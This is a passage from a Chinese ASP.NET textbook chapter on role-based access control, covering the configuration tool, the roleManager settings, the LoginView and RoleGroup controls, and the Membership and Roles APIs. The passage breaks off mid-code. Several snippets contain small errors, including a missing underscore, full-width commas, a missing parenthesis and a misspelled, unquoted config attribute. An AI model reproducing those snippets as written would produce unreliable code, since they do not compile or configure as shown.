为应用程序建立角色以后，就可以规定每个角色的访问控制权限。例如，如果一个应用程序中有一些页面，希望只对具有管理员角色的用户开放，也就是说，只有管理员角色才有访问这些页面的权限。类似的，可以为每个页面规定访问需要的角色。有了角色的概念，就不必为每个用户单独赋予权限了。

用户可以同时拥有多个不同的角色。不同的角色可以有不同的优先级，如果用户拥有

两个或者两个以上的角色，系统只针对优先级较高的角色的规则发生作用。

### 2. 角色管理和成员管理的关系

从上面对角色管理的描述可以看出，为应用程序定义角色之前，必须存在使用该程序的成员。也就是说，先有成员管理，然后才是针对该成员的角色分配，必须有可以通过验证的用户，然后才能通过角色来控制用户的访问行为。一般来说，开发人员可以通过 Windows 认证和表单（Form）认证验证用户的身份。

### 3. 应用角色管理

下面举例说明如何使用 ASP.NET 的角色管理系统。打开 VS 2010 的 IDE，在菜单 File 中，选择新建一个 Web 站点：RoleDemoSite。站点项目建立完毕以后，在 Solution Explorer 中，右击项目节点，添加一个新的目录，AdminPages；然后在这个目录中添加 Admin1.aspx 页面。在根目录下再添加一个 login.aspx 页面，在页面上放置一个 Login 控件。

有了可供演示的例子之后，就可以开始配置用户以及对应的角色了。从 VS 2010 的“网站”菜单中，选择“ASP.NET 配置”选项进入 ASP.NET 配置页面。在 ASP.NET 站点配置管理页面中单击 Security 链接，进入安全配置页面 Security.aspx，如图 8-12 所示。




图 8-12　安全配置页面

在安全配置页面中，单击“启用角色”来启用角色管理系统。然后在同一页面上单击“创建或管理角色”来添加新的角色。本例在角色添加页面中添加 3 个角色，分别是 Admin、User 和 Guest。添加完成后，就可以在如图 8-13 所示的页面中看见被添加的角色。

添加角色的过程其实非常简单，只需要输入角色的名称就可以了。接着就来添加用户，并为用户指定相应的角色。如果安全管理页面上，Users 部分显示如图 8-13 所示，那么单击安全配置页 Security.aspx 的“选择身份验证类型”的链接，将认证方式改为 Internet。回到安全管理页面，在“用户”部分，单击“创建用户”链接开始创建新的用户。在如图 8-14 所示的图中，在左边输入用户的相应信息，在右侧选择适合的角色。




图 8-13　添加过的用户角色





图 8-14　为新建用户指定角色

现在添加一个用户名为 WebAdmin 的用户，密码可以根据规则进行指定，然后为这个用户指定 Admin 的角色；接着添加一个名为 TestUser 的用户，角色为 User。添加完用户以后，用户就有了角色的属性。接下来为相应的角色指定访问规则。选中“角色”复选框后，系统将显示如图 8-15 所示的界面。

添加新访问规则
为此规则选择一个目录：
Membershipdemo
App_Data
规则应用于：
角色 Admin
用户
搜索用户
所有用户
匿名用户
权限：
允许
拒绝

图 8-15　创建角色访问规则

现在为根目录指定允许拥有 User 角色的用户进行访问，为 AdminPages 目录指定允许 Admin 角色的用户访问，同时选择拒绝 User 用户的访问。通过以上配置，就实现了根据用户角色提供不同访问权限的功能。读者可以测试一下这个站点，如首先访问站点 default.aspx 页面，页面会自动跳转到 Login.aspx 页面进行登录。

如果使用的是 User 或 Admin 级别的用户，而且登录通过了验证，那么就可以浏览到 default.aspx 页面；如果用户使用 Admin 级别的用户进行了登录，那么用户除了可以访问 default.aspx 页面，还可以访问 AdminPages 目录下的 Admin1.aspx 页面。

### 4. 修改<RoleManager>节点

和控制用户验证的节点<Authentication>相似，开发人员可以修改 machine.config 配置文件中的<RoleManager>配置节，也可以在 web.config 文件中进行修改。

下面的 XML 代码示例了 RoleManager 配置节的所有可配置属性。

```
<roleManager
   enabled="false"
      cacheRolesInCookie="false"
      CookieName=".ASPXROLES"
      CookieTimeout="30"
      CookiePath="/"
      CookieRequireSSL="false"
      CookieSlidingExpiration="true"
      CookieProtection="All"
      defaultProvider="AspNetSqlRoleProvider"
      createPersistentCookie="false"
      maxCachedResults="25">
      <providers>
         <clear />
         <add connectionStringName="LocalSqlServer" applicationName="/"
            name="AspNetSqlRoleProvider" type="System.Web.Security.
            SqlRoleProvider,
            System.Web, Version=2.0.0.0, Culture=neutral,
            PublicKeyToken=b03f5f7f11d50a3a" />
         <add applicationName="/" name="AspNetWindowsTokenRoleProvider"
               type="System.Web.Security.WindowsTokenRoleProvider,
               System.Web,
               Version=2.0.0.0, Culture=neutral, PublicKeyToken=
               b03f5f7f11d50a3a" />
            </providers>
</roleManager>
```

对 RoleManager 的配置部分进行说明：Enabled 属性值决定了是否在应用程序中启用角色这个特性；cacheRolesInCookie 属性指定了是否把用户的角色信息存放到 Cookie 中，如果不放到缓存中，ASP.NET 应用程序会在每次需要获取用户角色信息的时候访问数据库；CookieName 属性则简单地规定了缓存的角色信息在 Cookie 中的名字。

### 5. 使用用户角色控件

除了对目录设置权限以外，还可以使用用户角色相关控件在单独的页面中根据不同的角色提供不同的显示和功能。使用 LoginView 控件可以非常容易地实现这个功能。新建 Web 站点 RoleApplication，在 Default.aspx 中加入一个 LoginView 控件，代码如下所示：

```
<%@ Page Language="C#" AutoEventWireup="true"  CodeFile="Default.aspx.cs"
Inherits="_Default" %>
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.
w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
   <title>Untitled Page</title>
</head>
<body>
   <form id="form1" runat="server">
   <div>
      <asp:LoginView ID="LoginView1" runat="server">
         <LoggedInTemplate>
            这个部分只有通过验证的用户才能看见
         </LoggedInTemplate>
         <AnonymousTemplate>
            <asp:Login ID="Login1" runat="server">
            </asp:Login>
         </AnonymousTemplate>
      </asp:LoginView>
   </div>
   </form>
</body>
</html>
```


LoginView 控件包含两个模板，LoggedInTemplate 和 AnonymousTemplate，为已经登录的用户和匿名用户提供不同的界面和功能。在上面的代码中，LoginView 为登录的用户显示“这个部分只有通过验证的用户才能看见”，而为匿名用户显示了一个 Login 控件，使匿名用户能够进行登录操作。


除了直接使用 LoggedInTemplate 和 AnonymousTemplate 两个模板直接为登录用户和匿名用户提供不同的界面和功能以外，还可以为每个角色提供不同的界面和功能。在 LoginView 中，使用 RoleGroup 属性节点进行配置，为指定的角色设置相应的内容即可。在 RoleApplicatio 站点应用程序中，修改 Default.aspx 文件，如下所示：

```
<%@ Page Language="C#" AutoEventWireup="true"  CodeFile="Default.aspx.cs"
Inherits="_Default"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.
w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
   <title>Untitled Page</title>
</head>
<body>
   <form id="form1" runat="server">
   <div>
      <asp:LoginView ID="LoginView1" runat="server">
         <LoggedInTemplate>
            这个部分只有通过验证的用户才能看见
         </LoggedInTemplate>
         <AnonymousTemplate>
            <asp:Login ID="Login1" runat="server">
            </asp:Login>
         </AnonymousTemplate>
         <RoleGroups>
            <asp:RoleGroup Roles="Admin">
               <ContentTemplate>
                  <asp:LoginStatus ID="LoginStatus1" runat="server" />
                  <br />
                  您是管理员
```

```
                </ContentTemplate>
            </asp:RoleGroup>
            <asp:RoleGroup Roles="User">
                <ContentTemplate>
                    <asp:LoginStatus ID="LoginStatus2" runat="server" />
                    <br />
                    普通用户
                </ContentTemplate>
            </asp:RoleGroup>
        </RoleGroups>
    </asp:LoginView>
  </div>
  </form>
</body>
</html>
```

在 LoginView 中增加了 RoleGroups 配置节点，在节点内用 RoleGroup 为相应的角色指定显示内容。在 Default.aspx 中，如果使用 Admin 角色的用户登录，那么将得到如图 8-16 所示的内容；如果使用 User 角色的用户登录，则可以得到如图 8-17 所示的内容。





图 8-16　管理员登录后的页面内容





图 8-17　User 角色的用户登录以后的 default.aspx 页面

## 8.2.5　使用 Membership/Role API 添加用户

除了通过 CreateUserWizard 添加用户以外，还可以直接通过 Membership API 添加用户。下面举例说明如何通过 Membership API 添加用户。打开 membershipDemo 站点，新建 ApiAddUser.aspx 页面。

接下来切换到页面的 HTML 代码视图，在视图中添加下面的代码：

```
<body>
   <form id="form1" runat="server">
   <div>
       <table>
           <tr>
               <td colspan="2" align=center>
                   <strong>Sign up for new user</strong></td>
           </tr>
           <tr>
               <td style="width: 123px">
                   <asp:Label ID="Label1" runat="server" Text="User Name">
                   </asp:Label></td>
               <td style="width: 103px">
                   <asp:TextBox ID="UserNameText" runat="server">
                   </asp:TextBox></td>
```

```
            </tr>
            <tr>
               <td style="width: 123px">
                  <asp:Label ID="Label2" runat="server" Text="Password">
                  </asp:Label></td>
               <td style="width: 103px">
                  <asp:TextBox ID="PasswordText" runat="server">
                  </asp:TextBox></td>
            </tr>
            <tr>
               <td style="width: 123px">
                  <asp:Label ID="Label3" runat="server" Text="Confirm
                  Password"
               Width="119px"></asp:Label></td>
               <td style="width: 103px">
                  <asp:TextBox ID="Password2Text" runat="server">
                  </asp:TextBox></td>
            </tr>
             <tr>
               <td style="width: 123px">
                  <asp:Label ID="Label4" runat="server" Text="Email">
                  </asp:Label></td>
               <td style="width: 103px">
                  <asp:TextBox ID="EmailText" runat="server">
                  </asp:TextBox></td>
            </tr>
             <tr>
               <td style="width: 123px">
                  <asp:Label ID="Label5" runat="server" Text="FirstName">
                  </asp:Label></td>
               <td style="width: 103px">
                  <asp:TextBox ID="FirstNameText" runat="server">
                  </asp:TextBox></td>
            </tr>
             <tr>
               <td style="width: 123px; height: 21px;">
                  <asp:Label ID="Label6" runat="server" Text="LastName">
                  </asp:Label></td>
               <td style="width: 103px; height: 21px;">
                  <asp:TextBox ID="LastNameText" runat="server">
                  </asp:TextBox></td>
            </tr>
             <tr>
               <td style="width: 123px">
                  <asp:Label ID="Label7" runat="server" Text="Birthdate">
                  </asp:Label></td>
               <td style="width: 103px">
                  <asp:TextBox ID="BirthdateText" runat="server">
                  </asp:TextBox></td>
            </tr>
             <tr>
               <td style="width: 123px">
                  <asp:Label ID="Label8" runat="server" Text="Security
             Question"></asp:Label></td>
               <td style="width: 103px">
                  <asp:TextBox ID="SecQuestionText" runat="server">
                  </asp:TextBox></td>
            </tr>
            <tr>
               <td style="width: 123px">
                  <asp:Label ID="Label9" runat="server" Text="Qeustion
```

```
     Answer"></asp:Label></td>
             <td style="width: 103px">
                <asp:TextBox ID="SecAnswerText" runat="server">
                </asp:TextBox></td>
          </tr>
          <tr>
             <td colspan="2" align="center">
                <asp:Button ID="ConfirmButton" runat="server" Text=
                "Confirm" OnClick="ConfirmButton_Click" /></td>
          </tr>
      </table>
      <br />
   </div>
   </form>
</body>
```

为了简洁，只把<body>节点内部的内容列举出来。在 ApiAddUser.aspx.cs 中使用 Membership API 添加用户代码，如下所示：

```
public partial class ApiAddUser : System.Web.UI.Page
{
   protected void Page_Load(object sender, EventArgs e)
   {
   }
   protected void ConfirmButton_Click(object sender, EventArgs e)
   {
      MembershipCreateStatus status ;
      Membership.CreateUser(UserNameText.Text, PasswordText.Text,
      EmailText.Text,
         SecQuestionText.Text, SecAnswerText.Text, true, out status);
      if (status == MembershipCreateStatus.Success)
      {
         Response.Write("Successfully add user");
         this.form1.Visible = false;
      }
      else
      {
         Response.Write(status.ToString());
         this.form1.Visible = false;
      }
   }
}
```

在上面代码中，在 protected void ConfirmedButton_Click 方法内部，调用 Membership.CreateUser 方法添加用户。通过 MembershipCreateStatus 类型的输出参数来判断添加是否成功或者获取错误信息。

MemberShip API 除了可以用来添加用户以外，还提供了删除用户的功能、查找用户的功能等等。下面对一些主要的方法进行说明：

- ❑ Membership.CreateUser：该方法用于添加用户。
- ❑ Membership.DeleteUser：该方法用来删除用户，以用户名为参数。
- ❑ Membership.FindUserByEmail：该方法用 Email 查找用户，并返回这个用户对象。
- ❑ Membership.FindUserByName：该方法用 Name 属性查找用户，并返回这个用户对象。
- ❑ Membership.GetUser：该方法返回符合要求的用户对象。
- ❑ Membership.UpdateUser：该方法更新该用户的信息。

- Membership.ValidateUser：该方法检查用户名和密码是否能通过登录验证。

通过上面这些方法和一些静态属性方法，可以实现对 ASP.NET 应用程序的用户管理。例如，现在要自行控制用户登录验证的过程，那么可以调用 ValidateUser 方法，如下面的代码所示：

```
if(Membership.ValidateUser(username， password)
{
   FormsAuthentication.RedirectFromLoginPage(username，False);
}
```

在上面的代码中，首先使用 username 和 password 的值对用户进行验证，如果通过验证则执行 FormsAuthentication.RedirectFormLoginPage(username，false)重定向页面到上一个试图访问的页面。

Membership API 还提供了在线用户统计功能，即 Membership.GetNumberOfUsers-Online()方法。这个方法和 web.config 或 machine.config 文件中的<membership>配置节有关。如果在 web.config 中配置如下代码：

```
<membership usersIsOnlineTimeWindow=15></membership>
```

15 表示了每隔 15 分钟进行一次统计，检查用户是否在线。那么意味着在执行 GetNumberOfUsersOnline()时统计过去 15 分钟曾经在线的用户。

除了通过 ASP.NET 管理站点的安全配置页面对用户的角色进行管理以外，还可以直接通过代码来获取、添加、删除角色以及为用户指定角色等。下面的代码演示了如何从 C#代码中添加角色和获取已存在的用户角色。在 RoleApplication 站点中添加 Addrole.aspx 页面，如图 8-18 所示。





图 8-18　Role 添加删除页面

Addrole.aspx 页面代码如下：

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="AddRole.aspx.cs"
Inherits="AddRole" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.
w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
   <title>Untitled Page</title>
</head>
<body>
   <form id="form1" runat="server">
   <div>
      <asp:Label ID="Label2" runat="server" Text="现有角色"></asp:Label>
```

```
           
          <asp:DropDownList ID="DropDownList1" runat="server">
       </asp:DropDownList>
       <asp:Button ID="Button2" runat="server" OnClick="Button2_Click"
       Text="删除选定角色" /> <br />
        <br />
       <asp:Label ID="Label1" runat="server" Text="请输入角色名称: "></asp:
       Label>
       <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
       <asp:Button ID="Button1" runat="server" OnClick="Button1_Click"
       Text="添加" />
   </div>
   </form>
</body>
</html>
```

Addrole.aspx.cs 代码如下所示：

```
public partial class AddRole : System.Web.UI.Page
{
   protected void Page Load(object sender,  EventArgs e)
   {
       if (!this.IsPostBack)
       {
          DropDownList1.DataSource = Roles.GetAllRoles();
          DropDownList1.DataBind();
       }
   }
   protected void Button1_Click(object sender,  EventArgs e)
   {
       Roles.CreateRole(TextBox1.Text);
       DropDownList1.DataSource = Roles.GetAllRoles();
       DropDownList1.DataBind();
   }
   protected void Button2_Click(object sender,  EventArgs e)
   {
       if (DropDownList1.SelectedIndex >= 0)
       {
          string role = DropDownList1.Items[DropDownList1.SelectedIndex].
          Value;
          Roles.DeleteRole(role);
          DropDownList1.DataSource = Roles.GetAllRoles();
          DropDownList1.DataBind();
       }
   }
}
```

在上面代码中，Roles.CreateRole 方法用来创建指定的角色；Roles.GetAllRoles 方法返回了所有登记在案的角色名称；Roles.Delete 方法则用来删除指定的角色名称。上面代码中仅仅向 ASP.NET 应用程序添加了用户角色，并没有使用户与角色相关联。

没有加入用户的角色是没有任何用处的，下面的例子演示了如何将现有的用户添加到一个新的角色中去。在 RoleApplication 站点中添加 ManageUserInRole.aspx 页面，代码如下：

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="AddUserToRole.
aspx.cs" Inherits="AddUserToRole"%>
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
```

```
    <title>Untitled Page</title>
</head>
<body>
    <form id="form1" runat="server">
    <div>
        <asp:Label ID="Label1" runat="server" Text="用户名: "></asp:Label>
         
        <asp:DropDownList ID="DropDownList1" runat="server" AutoPostBack=
        "true"
        OnSelectedIndexChanged="DropDownList1_SelectedIndexChanged">
        </asp:DropDownList>
        <asp:Label ID="Label2" runat="server" Text="用户所属角色: "></asp:
        Label>
        <asp:ListBox ID="ListBox1" runat="server"></asp:ListBox>
        <asp:Button ID="DeleteUserRoleBtn" runat="server" OnClick=
        "DeleteUserRoleBtn_Click"
            Text="删除" /><br />
        <br />
        将用户添加到新的角色: <asp:ListBox ID="ListBox2" runat="server"
        SelectionMode="Multiple"></asp:ListBox>
        <asp:Button ID="AddToRoleBtn" runat="server" OnClick="AddToRoleBtn_
        Click" Text="添加"
        /></div>
    </form>
</body>
</html>
```

页面用 DropDownList 控件显示用户，ListBox 控件列出用户所拥有的角色，还删除按钮用来移除用户的一个角色。

服务器端代码如下：

```
public partial class AddUserToRole : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!this.IsPostBack)
        {
            DropDownList1.DataSource = Membership.GetAllUsers();
            DropDownList1.DataBind();
            ListBox1.DataSource = Roles.GetAllRoles();
            ListBox1.DataBind();
            ListBox2.DataSource = Roles.GetAllRoles();
            ListBox2.DataBind();
        }
    }

    protected void DropDownList1_SelectedIndexChanged(object sender,
    EventArgs e)
    {
        if (((DropDownList)sender).SelectedIndex >= 0)
        {
            string[] roles = Roles.GetRolesForUser(DropDownList1.Items
             [((DropDownList)sender).SelectedIndex].Value);
            ListBox1.DataSource = roles;
            ListBox1.DataBind();
        }
    }
    protected void AddToRoleBtn_Click(object sender, EventArgs e)
    {
```

```
        if (ListBox2.SelectedIndex >= 0)
        {
            Roles.AddUserToRole(DropDownList1.Items[DropDownList1.
            SelectedIndex].Value,
                ListBox2.Items[ListBox2.SelectedIndex].Value);
            BindUserRole();

        }
    }

    protected void DeleteUserRoleBtn_Click(object sender, EventArgs e)
    {
        if (ListBox1.SelectedIndex >= 0)
        {
            Roles.RemoveUserFromRole(DropDownList1.Items[DropDownList1.
            SelectedIndex].Value, ListBox1.Items[ListBox1.SelectedIndex].
            Value);
            BindUserRole();
        }
    }
    private void BindUserRole()
    {
        ListBox1.DataSource = Roles.GetRolesForUser (DropDownList1.Items
